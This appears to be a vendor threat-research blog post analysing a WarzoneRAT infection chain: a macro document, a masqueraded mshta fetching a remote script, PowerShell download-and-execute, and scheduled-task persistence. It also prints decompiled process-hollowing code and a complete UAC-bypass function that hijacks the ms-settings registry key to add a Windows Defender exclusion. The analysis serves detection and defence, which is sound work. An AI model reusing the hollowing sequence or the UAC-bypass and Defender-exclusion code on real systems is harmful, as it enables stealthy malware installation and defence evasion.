
WarzoneRAT Can Now Evade Detection With Process Hollowing

uptycs.com/blog/warzonerat-can-now-evade-with-process-hollowing



Research by: Pritam Salunkhe and Shilpesh Trivedi

The Uptycs Threat Research Team identified samples of WarzoneRAT dropped through a Powershell dropper with a Process Injection/Hollowing technique implementation to bypass detections. We first identified WarzoneRAT using a Windows User Account Control (UAC) bypass technique in November 2020.

This blog post details the operation of the latest WarzoneRAT sample and also covers the advanced detection capabilities of the Uptycs EDR in detecting techniques like Process Hollowing and UAC Bypass.

WarzoneRAT

WarzoneRAT is a Remote Admin Tool that has a wide range of capabilities including keylogging, remote desktop, and webcam capture, live and offline keylogger. This malware is distributed through malware-as-a-service (MaaS) and is also used as a staged payload in the attack kill chain by threat actors in APT attacks.

The Uptycs Threat Research Team contributed to the profile of WarzoneRAT (S0670) in the MITRE ATT&CK framework, detailing the techniques and functionality of the malware.

Malware Operation

A depiction of the kill chain used by WarzoneRAT in one of the recently captured samples in our in-house osquery integrated threat intelligence sandbox is shown below (Figure 1).




Figure 1: Attack Kill Chain of latest WarzoneRAT sample including process hollowing

The kill chain includes the following steps:

- The malicious document launches EXCEL.exe and executes wscript.exe to run Update.js javascript which is embedded in the macro itself and copy the Update.js to Startup Folder.
- Later the JS script copies the mshta from C:\Windows\System32 to C:\ProgramData\ and names it as ‘ddond.com’. It then launches ddond.com(masqueraded mshta) to execute hxxps://taxfile[.]mediafire[.]com/file/c3zcoq7ay6nq19i/back[.]htm/file.
- The back.htm executed via ddond.com, runs powershell command to download another powershell script later executing it via Invoke-Expression. And schedules a task using schtasks.exe for persistence.
- The powershell script executed via Invoke-Expression executes embedded WarzoneRat and other .Net binary payloads via process hollowing technique as shown in Figure 1.

- It also launches csc.exe to compile .cs file on the fly into dll to decompress the compressed code for further execution.

The Uptycs detection graph showcasing the execution flow of the attack kill chain is shown below (Figure 2)




Figure 2: Uptycs Detection graph of WarzoneRAT

Chain Process Hollowing Technique

MITRE: https://attack.mitre.org/techniques/T1055/012/

The embedded macro inside the document (907012a9e2eff4291cd1162a0f2ac726f93bad0ef57e326d5767489e89bc0b0a) executed multiple set of commands to download a powershell script that loads the malicious executables using [Reflection.Assembly]::load cmdlet as shown in figure 3:




Figure 3: Deobfuscated Powershell code using process injection in legit process

- The cmdlet executes the function “Execute” from the Class “projFUD.PA”.
- The “Execute” Function then uses process hollowing technique to inject malicious code into legit processes such as aspnet_compiler.exe, aspnet_regbrowsers.exe, CasPol.exe, RegAsm.exe and MSBuild.exe.

The API usage for the process hollowing is shown below (See Figure 4).

```
70              case 9:
71                  try
72                  {
73                      PA.StartupInformation startupInformation;
74                      PA.ProcessInformation processInformation;
75                      flag = PA.CreateProcessA(path, string.Empty, IntPtr.Zero, IntPtr.Zero, false, 134217732U, IntPtr.Zero, null, ref
                          startupInformation, ref processInformation);
76                      int num3 = 4;
77                      if (PA.xgUKC78Wqv7qOu9gnp() != null)
78                      {
79                          goto IL_128;
80                      }
```

```
160                     goto IL_472;
161                 case 12:
162                 {
163                     int bufferSize;
164                     flag = PA.WriteProcessMemory(processInformation.ProcessHandle, num8, payload, bufferSize, ref num6);
165                     num3 = 16;
166                     continue;
167                 }
```

```
305                     int num8;
306                     num8 = PA.VirtualAllocEx(processInformation.ProcessHandle, num9, length, 12288, 64);
307                     num3 = 40;
308                     continue;
309                 }
310                 case 36:
311                     flag = PA.Wb68xCuWklC94iwwWU(PA.GetThreadContext, processInformation.ThreadHandle, array2);
312                     num3 = 53;
313                     continue;
314                 case 37:
315                     goto IL_3D5;
316                 case 38:
317                 {
318                     int num5;
319                     flag = (PA.kwkUT5Wbp4X9tsGtPG(PA.ZwUnmapViewOfSection, processInformation.ProcessHandle, num5) == 0);
320                     num3 = 28;
```

```
514                 PA.Wow64SetThreadContext(processInformation.ThreadHandle, array2);
515                 num3 = 48;
516                 continue;
517                 IL_574:
518                 num15 = (int)PA.LX99ujNZ7X3YScj6T4(PA.ResumeThread, PA.vgxYHnXuOV51G6NIu3
                      ("01001001011011100111011001101111011010110100101"), CallType.Method, new object[]
519                 {
520                     processInformation.ThreadHandle
521                 });
522                 num3 = 46;
```

Figure 4: Process Hollowing code in .NET payload

UAC Bypass

MITRE ATT&CK: https://attack.mitre.org/techniques/T1548/002/

Alongside process hollowing and code injection, the Powershell script also injects another .NET payload (8A389D732476E581EA576999E0191142BB8324F708744260303C1D9CFE1A79AE) which performs UAC bypass via ComputerDefaults.exe.

```
ExclusionWD() : void
// Stub.Installer
// Token: 0x06000043 RID: 67 RVA: 0x0000361C File Offset: 0x0000181C
public static void ExclusionWD()
{
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.CreateSubKey("Software\\Classes\\ms-settings\\shell\\open\\command");
        registryKey.SetValue("", "powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -Command Add-MpPreference -ExclusionPath
          '" + Path.Combine(Installer.DirectoryName.FullName, Installer.FileName.Name) + "'");
        registryKey.Close();
        RegistryKey registryKey2 = Registry.CurrentUser.CreateSubKey("Software\\Classes\\ms-settings\\shell\\open\\command");
        registryKey2.SetValue("DelegateExecute", "");
        registryKey2.Close();
        Process.Start("C:\\Windows\\System32\\ComputerDefaults.exe");
        Thread.Sleep(1000);
    }
    catch
    {
    }
}
```

Figure 5: UAC Bypass implemented in .NET payload

Uptycs EDR Detection

Uptycs EDR armed with YARA process scanning, advanced detections and correlating Registry Events, Process File Events, Process Events and API Events successfully detects different types of tactics carried out by WarzoneRAT.

Additionally, Uptycs EDR contextual detection provides additional details about the detected malware. Users can navigate to the toolkit data section in the detection alert and click on the name to find out the behavior as shown as below (See Figure 6)




Figure 6: Uptycs Detection for WarzoneRAT

Conclusion

This blog detailed the new WarzoneRAT operation on a victim's machine. We shed light on the new Process Hollowing technique used to evade process-based defenses. This makes it necessary to have a security solution that has advanced analytics and provides granular

visibility of targeted attacks and their kill chain. Uptycs' EDR with advanced detection capabilities, correlation, and YARA process scanning capabilities successfully identified the malicious behavior and detected WarzoneRAT.

To learn more about the latest threat research conducted by the Uptycs Team, check out our most recent threat bulletin below.

Tag(s): threat hunting , threat intelligence , threat research

Uptycs Threat Research

Research and updates from the Uptycs Threat Research team.

Connect with the author

Subscribe to email updates